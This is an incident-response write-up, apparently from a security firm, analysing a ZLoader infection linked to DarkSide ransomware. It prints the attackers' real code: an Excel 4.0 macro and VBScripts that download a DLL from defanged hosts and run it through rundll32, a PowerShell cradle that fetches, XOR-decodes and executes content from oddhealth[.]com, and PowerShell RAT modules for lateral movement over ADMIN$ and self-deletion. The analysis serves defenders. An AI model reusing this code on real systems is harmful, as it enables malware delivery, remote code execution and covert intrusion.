


```
247 =PAUSE()
248 =IF(ISNUMBER(SEARCH("32",GET.WORKSPACE(1))),,GOTO(R274C7))
249 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://gogaurav[.]com/lkcvjw.php",p&"ITI.html",0,0)
250 =FILES(p&"ITI.html")
251 =IF(ISERROR(R250C7),GOTO(R256C7),)
252 =FOPEN(p&"ITI.html")
253 =FSIZE(R252C7)
254 =FCLOSE(R252C7)
255 =IF(R253C7<40000,,GOTO(R271C7))
256 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://wfduino[.]com/pcwblt.php",p&"ITI.html",0,0)
257 =FILES(p&"ITI.html")
258 =IF(ISERROR(R257C7),GOTO(R263C7),)
259 =FOPEN(p&"ITI.html")
260 =FSIZE(R259C7)
261 =FCLOSE(R259C7)
262 =IF(R260C7<40000,,GOTO(R271C7))
263 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://susansquires[.]com/2014-style2.php",p&"ITI.html",0,0)
264 =FILES(p&"ITI.html")
265 =IF(ISERROR(R264C7),GOTO(R270C7),)
266 =FOPEN(p&"ITI.html")
267 =FSIZE(R266C7)
268 =FCLOSE(R266C7)
269 =IF(R267C7<40000,,GOTO(R271C7))
270 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"hxxps://animalbliss[.]com/xmlpl.php",p&"ITI.html",0,0)
271 =ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.")
272 =CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",p&"ITI.html,DllRegisterServer",0,5)
273 =CLOSE(FALSE)
274 =FOPEN(p&"is6jfQIq.vbs",3)
275 =FWRITELN(R274C7,"N37ZmBTb = ""hxxps://gogaurav[.]com/lkcvjw.php"""&n&"ReSW2xK = ""hxxps://wfduino[.]com/pcwblt.php""")
276 =FWRITELN(R274C7,"JawNiIH7 = ""hxxps://susansquires[.]com/2014-style2.php"""&n&"NdfKA = ""hxxps://animalbliss[.]com/xmlpl.php
277 =FWRITELN(R274C7,"S6YJ = Array(N37ZmBTb,ReSW2xK,JawNiIH7,NdfKA)"&n&"Dim ifRqXbzJ: Set ifRqXbzJ = CreateObject(""MSXML2.Se
278 =FWRITELN(R274C7,"Function UM3AKM4I(data):"&n&"ifRqXbzJ.setOption(2) = 13056"&n&"ifRqXbzJ.Open ""GET"",data,False")
```

Figure 19: Final macro contents

In the snippet above, if Excel is running in a 64 bit environment, everything will be handled through native functions within the macro. Calls to `URLDownloadToFileA` are used to obtain the payload and `rundll32` is used to execute the `DllRegisterServer` exported function. The payload masqueraded as an HTML file, however, it was actually a DLL. Once downloaded, the macro uses the `ALERT()` function to display the error message we saw during our testing. Although this method is efficient and straightforward, it also appeared to have less resilience than the 32 bit process outlined below.


If the environment is determined to be a 32 bit version of Excel, the macro creates two separate VBScripts, one for downloading the final payload, and the other for executing the payload.



```
N37ZmBTb = "hxxps://gogaurav[.]com/lkcvjw.php"
ReSW2xK = "hxxps://wfduino[.]com/pcwblt.php"
JawNiIH7 = "hxxps://susansquires[.]com/2014-style2.php"
NdfKA = "hxxps://animalbliss[.]com/xmlpl.php"
S6YJ = Array(N37ZmBTb,ReSW2xK,JawNiIH7,NdfKA)
Dim ifRqXbzJ: Set ifRqXbzJ = CreateObject("MSXML2.ServerXMLhxxp.6.0")
Function UM3AKM4I(data):
ifRqXbzJ.setOption(2) = 13056
ifRqXbzJ.Open "GET",data,False
ifRqXbzJ.Send
UM3AKM4I = ifRqXbzJ.Status
End Function
For Each juycNu in S6YJ
If UM3AKM4I(juycNu) = 200 Then
Dim wfUS7bcn: Set wfUS7bcn = CreateObject("ADODB.Stream")
wfUS7bcn.Open
wfUS7bcn.Type = 1
wfUS7bcn.Write ifRqXbzJ.ResponseBody
wfUS7bcn.SaveToFile "C:\Users\Public\ITI.html",2
wfUS7bcn.Close
Exit For
End If
Next
```

Figure 20: Download functionality VBScript

The macro creates the VBScript above for the download process and continues to run this VBScript inside of a loop while the `ITI.html` file is not present on the system. Once the payload has been successfully downloaded, another VBScript is used to execute it on the impacted system. The execution mechanism used in the 32 bit scenario leverages the COM object for ShellBrowserWindow to invoke ShellExecute.



```
Set OpIF = GetObject(new:C08AFD90-F2A1-11D1-8455-00A0C91F3880)
OpIF.Document.Application.ShellExecute rundll32.exe,C:\Users\Public\ITI.html,DllRegisterServer,C:\Windows\System32,Null,0
```

Figure 21: Execute functionality VBScript

And at this point, the threat actor had successfully tricked the targeted user into running the malicious Excel attachment, retrieved the next stage payload, and installed ZLoader onto the impacted machine.

Post Exploitation Activity with ZLoader

ZLoader is a fully featured malware family that shares similarities with the infamous ZeuS codebase that was leaked in 2011. According to Malwarebytes, ZLoader has been actively maintained since 2019, with some sources dating its origins further back to 2016-2017. ZLoader has been covered extensively by Malwarebytes in a report from May 2020 where they deep dive on ZLoader and its capabilities. The amazing technical detail discussed in this report makes it the go-to resource for understanding the technical details of ZLoader.

ZLoader consists of a loader that is responsible for loading the core component. From there, the main bot has the ability to leverage additional plugins for capabilities such as VNC, or perform specific actions such as executing additional malware, stealing information from the system such as cookies and/or passwords, or facilitating one of the many capabilities that have been added as development of ZLoader continues.

This is where the incident picked up, months after the initial ZLoader infection via malicious Excel document took place in late 2020.

ZLoader is known to inject itself into the process msiexec.exe to continue running on an impacted system. In early 2021, there was an EDR alert that was generated for a suspicious base64 encoded PowerShell execution.





Figure 22: ZLoader PowerShell execution

Using the EDR platform, we were able to trace the injection actions of `afhegyy.dll` into `msiexec.exe`, classic ZLoader behavior. Next, `msiexec.exe` spawned an instance of PowerShell that executed a base64 encoded command. Under several layers of base64 obfuscation and XOR decoding, the commands to be executed were as follows:



```
$u='hxxps://oddhealth[.]com/Nds34acdPd291FhC/196011b1e40ad9c3';
try {
    $w=New-Object Net.WebClient;
    $d=$w.DownloadData($u);

    if($d.Length) {

        $m=[byte]($d.Length -band 0xff);
        0..($d.Length-1) | % { $d[$_]=$d[$_] -bxor $m; $m=$d[$_] }

    };

    $t=[text.encoding]::UTF8.GetString($d);

} catch {

    "Download error"
};

try {

    iex $t

} catch {

    "Start error"
}
```

Figure 23: Deobfuscated PowerShell commands

The above PowerShell command downloads contents from the command and control server using the domain `oddhealth[.]com` and decodes that content before using PowerShell to further execute commands on the system.

Level-Setting the Investigation

At this stage in our investigation we were investigating two timelines that had no evidence of being linked to one another. We had confirmed the installation of ZLoader onto one system in the environment beginning in 2020 which had alerted within the EDR platform when it executed a potentially malicious base64 encoded PowerShell command and we were aware of the encryption events of DarkSide that took place within the environment. There was a shortage of logs on the system impacted with ZLoader which made it hard to track all activities ZLoader actioned between the date of initial infection and the date of discovery.

After the discovery of ZLoader in the environment, we began scoping operations for malicious PowerShell and found a separate system executing an interesting and unique PowerShell RAT that shared a link with ZLoader and its use of the domain `oddhealth[.]com`. It turned out that this was the missing link we needed to tie our timelines together.

PowerShell RAT with a Side of Cobalt Strike





Figure 24: Attack Progression (PowerShell RAT and Cobalt Strike)

Previously, we blogged about a GUID based Cobalt Strike Stager that was used extensively during this incident and contributed to the threat actors success of laterally moving within the environment and conducting post-exploitation operations. This tactic was extremely effective in the environment for lateral movement and post-exploitation activities, however, we also found that the threat actor was utilizing a unique PowerShell RAT to amplify their capabilities within the environment.

Sophos recently covered many of the modules and capabilities of the PowerShell RAT that we also observed during our investigation. As Sophos outlined in their blog, the PowerShell RAT had a lot of capabilities that were aimed at reconnaissance, defense evasion, and command execution. To add to Sophos' already great detail on this PowerShell RAT, we wanted to highlight some of the finer details that stood out to us as making this RAT interesting and unique.

Lateral Movement


During our investigation we observed that the PowerShell RAT was used to deploy a module that was intent on executing the RAT on additional targeted systems. The module contained a base64 encoded version of the RAT saved in a variable called `$bulletB64`. The contents of the "bullet" were then to be transferred to the target system and stored in the `ADMIN$` share with a randomly generated name.



```
try {
  $remoteBulletFile = [System.IO.Path]::GetRandomFileName() + '.ps1'
  $RemoteUploadPath = "\\$ComputerName\Admin$\$remoteBulletFile"
  Out-Info "[*] Copying bullet file $BulletFile to '$RemoteUploadPath'"
  Copy-Item -Force -Path $BulletFile -Destination $RemoteUploadPath
} catch {
  throw "[!] Can not upload bullet file $BulletFile to remote share $RemoteUploadPath`n$($error[0])"
}
```

Figure 25: Bullet deployment

Once the “bullet” was deployed to the remote system, the module then used the service control manager to create a service to execute the RAT. During lateral movement, the service name always takes the form `VmHealthCheck` with a random number appended to the end and uses PowerShell to execute the RAT.




```
function Start-Module {
  Param (
    [String] $TargetHost = '',
    [string] $ServiceName = "VmHealthCheck",
    [String] $LogFile = '',
    [Switch] $Debug
  )

  $script:moduleLogFile = $LogFile
  $script:moduleDebug = $Debug
  Out-Info (Get-PlatformInfo)
  Out-Debug "[+] Start module with params: TargetHost: '$TargetHost'  ServiceName: '$ServiceName'"

  try {
    if (-not ((Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain)) {
        throw "[!] Current host $($env:COMPUTERNAME) is not a member of domain and can't be used for LDAP search. Execution aborted"
    }
    if ([string]::IsNullOrEmpty($TargetHost)) {
      throw "[!] Target computer name is empty. Execution aborted"
    }

    $SavePath = $env:PUBLIC
    $LocalBulletFile = Save-Bullet $SavePath
    $cbBullet = (Get-Item $LocalBulletFile).length
    Out-Debug "[+] Bullet unpacked to '$LocalBulletFile'. Code length = $cbBullet"
    $ServiceName = $ServiceName + (Get-Random -Maximum 10000).ToString()
    Invoke-PsExec -ComputerName $TargetHost -BulletFile "$LocalBulletFile" -ServiceName $ServiceName
  }
  catch {
    Out-Info "Module error:"
    Out-Info $error[0].Message
    Out-Debug $error[0].InvocationInfo.PositionMessage
  }
  finally {
    Clear-Bullet $LocalBulletFile
  }
}
```

Figure 26: Lateral movement

The Disappearing Act

The RAT has a built in function called `Remove-Myself` that is responsible for, well, removing itself from the impacted system. This isn’t a novel concept, however, it is effective at not leaving traces of itself around the environment, which makes the investigation a little harder (especially if PowerShell logging is not enabled).




```
function Remove-Myself {
    if ($RunPortable) { return }
    $progFile = $script:myInvocation.MyCommand.Path
    if ((Test-Path $progFile) -eq $true) {
        Remove-Item $progFile -Force -ErrorAction SilentlyContinue
    }
}
```

Figure 27: Remove-Myself

Use of Group IDs

The RAT includes a hardcoded `GroupID` within its code. Although we do not have a large sample set of this RAT from multiple incidents, it is possible that the `GroupID` may be leveraged for larger campaigns in the future, or distributed amongst additional affiliates to be used to track what organization an infected system belongs to.

